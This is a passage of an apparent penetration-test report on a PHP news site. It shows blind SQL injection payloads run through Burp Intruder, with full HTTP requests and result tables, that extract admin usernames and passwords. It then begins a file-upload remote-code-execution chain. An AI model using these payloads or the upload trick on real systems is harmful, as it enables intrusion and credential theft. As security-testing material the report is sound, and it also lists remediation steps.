By using this payload, we can check if a specific letter on a specific position, exists on the name of the first column of 'tbladmin' table. To check different columns, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the name of the first column, we used the same attack-type and the same payloads we have mentioned before.





From the Intruder results, the name of the first column is '**id**'.

Request	Payload1	Payload2	Status	Error	Timeout	Length
56	2	d	200			11374
145	1	i	200			11374
0			200			9546
1	1	a	200			9546

We repeated the steps we have mentioned before, to find the rest columns' names by changing the '0' number on the LIMIT command.

Our checks for columns' names will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

Finally, we have discovered 7 columns: '**id**', '**adminusername**', '**adminuserpassword**', '**adminemailid**', '**isactive**', '**updatecreationdate**'

The final step is to retrieve the data under the columns 'adminpassword' and 'adminusername' in order to get the users' login details.

To do so, we used our Boolean based payload and replaced the '**7300=7300**' part with the following payloads:


```
instr(substring((SELECT adminusername FROM tbladmin
LIMIT 0,1),1,1),'a')
```


```
instr(substring((SELECT adminpassword FROM tbladmin
LIMIT 0,1),1,1),'a')
```

As we can see, each payload focused on a different column.

By using these payloads, we can check if a specific character (letter, number or special sign) on a specific position, exists on the first value of the '**adminusername**' / '**adminpassword**' columns. To check a different values under these columns, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the name of the first user under '**adminusername**' column, we used the same attack-type and the same payloads we mentioned before, but with a little change- the payload2 includes also numbers.





From the Intruder results, the name of the first user is '**sahar**'.

Request	Payload1	Payload2	Status	Error	Timeout	Length
2	2	a	200	☐	☐	11374
4	4	a	200	☐	☐	11374
129	3	h	200	☐	☐	11374
311	5	r	200	☐	☐	11374
325	1	s	200	☐	☐	11374
0			200	☐	☐	9546
1	1	a	200	☐	☐	9546

We repeated the steps we have mentioned before, to find the rest users by changing the '0' number on the LIMIT command.

Our checks for users' names will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

Finally, we have discovered 2 users: '**sahar**', '**roman**'.

To retrieve the password of the first user under '**adminpassword**' column, we used the same attack-type and the same payloads we mentioned before, but with a little change- the payload2 includes also numbers and special characters.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /news-details.php?nid=13' AND instr(substring((SELECT adminpassword FROM tbladmin LIMIT 0,1),§1§,1),'§a§')  AND 'pKlZ'='pKlZ&sig=3133 HTTP/1.1
Host: 18.158.46.251:38406
Content-Length: 162
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:38406
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:38406/news-details.php?nid=13&sig=3133
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj442713vals39kdj7d9d0; _Date=25+03+2019
Connection: close

csrftoken=bc947a668442df0ae8fe75709cb3d2918c823a85efa75edf1a38fab265163dfc&name=aaa&email=aaa%40aaa.com&comment=aaa&submit=&sig=6161616161616161614061616612e636f6d
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack be customized in different ways.

Payload set: 1 — Payload count: 18

Payload type: Numbers — Request count: 648

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential / Random

From: 1

To: 18

Step: 1

How many:

Payload Sets

You can define one or more payload sets. The number of payload sets depends
be customized in different ways.

Payload set: 2 — Payload count: 49

Payload type: Brute forcer — Request count: 882

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permut

Character set: abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-=+

Min length: 1

Max length: 1

From the Intruder results, the password of the first user (sahar) is '**a123456789**'.

Request	Payload1	Payload2	Status	Error	Timeout	Length
0			200			11374
1	1	a	200			11374
488	2	1	200			11374
507	3	2	200			11374
526	4	3	200			11374
545	5	4	200			11374
564	6	5	200			11374
583	7	6	200			11374
602	8	7	200			11374
621	9	8	200			11374
640	10	9	200			11374
2	2	a	200			9546
3	3	a	200			9546

We repeated the steps we have mentioned before, to find the password for the second user (roman) by changing the '0' number to '1' on the LIMIT command.

Finally, we have discovered 2 passwords: '**a123456789**' which related to 'sahar' user and '**pa55w0rd123**' which related to 'roman' user.

RECOMMENDED RECTIFICATION

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use ORMs or Entity Framework.
- Even when parameterized, stored procedures can still introduce SQL.
- Positive or "white list" input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications
- For any residual dynamic queries, escape special charactersusing the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

4.2 Remote Code Execution (RCE)

Severity | High Probability | Medium

VULNERABILITY DESCRIPTION


Remote Code Execution is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser. In this type of vulnerability, an attacker is able to run code of their choosing with system-level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.

VULNERABILITY DETAILS


During our test, we have been discovered a page called 'change-image.php' by using 'Dirsearch' scanning tool. Manipulating the file system on this page and using the 'Insecure Deserialization' vulnerability on the 'api.php' page, enabled us to run system commands on the server.

EXECUTION DEMONSTRATION

Scanning the website with 'Dirsearch' showed a page called 'change-image.php' under the 'admin' folder.



Accessing this page with one of the users' details we have found on the SQL Injection vulnerability, showed the following page




Looking on the path of this page (marked as red), showed this page can change the image of an existing article.


To do so, we had to find two things:

- The parameter's name this page is using.
- The values this parameter is using.

Looking at a random article on the main website page, showed its ID- 13. The parameter on the 'change-image.php' page, may use the same values (numbers) to access a specific article.




In order to find the parameter's name, we added to the URL a random parameter name- 'a' with the value- '13'.



Then, we captured our request, moved it to the Intruder, and marked the 'a' parameter.

```
GET /admin/change-image.php?$a$=13 HTTP/1.1
Host: 18.158.46.251:25048
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
Connection: close
```


After that, we used the '**SecLists burp-parameter-names**' as a payloads list. Each payload will be replaced with the parameter we have marked.




From the Intruder results, we can see the correct parameter name - '**pid**'.

Request	Payload	Status	Error	Timeout	Length
140	pid	200	☐	☐	14510
0		200	☐	☐	13715
1	id	200	☐	☐	13715


As we can see, using this parameter with the value '13', showed the image of the article that related to this number.



The next step is to upload a malicious file that will give us the ability to run system commands on the website's server. We tried to upload a PHP file, but the website's file system showed it only supports image file format.



Then, we uploaded a legitimate image and captured the request.



Request

Pretty | Raw | \n | Actions

```
POST /admin/change-image.php?pid=13 HTTP/1.1
Host: 18.158.46.251:25048
Content-Length: 51123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:25048
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryicxuAkSG8NIoS2Kv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:25048/admin/change-image.php?pid=13
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=
25+03+2019
Connection: close

------WebKitFormBoundaryicxuAkSG8NIoS2Kv
Content-Disposition: form-data; name="posttitle"

Facebook Offering $40,000 Bounty If You Find Evidence Of Data Leaks
------WebKitFormBoundaryicxuAkSG8NIoS2Kv
Content-Disposition: form-data; name="postimage"; filename="cat.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛC



%# , #&')*)-0-(0%()(ÿÛC


```

On the request, we have changed the part that represents the image, to a malicious PHP code.

Request

Pretty | Raw | \n | Actions

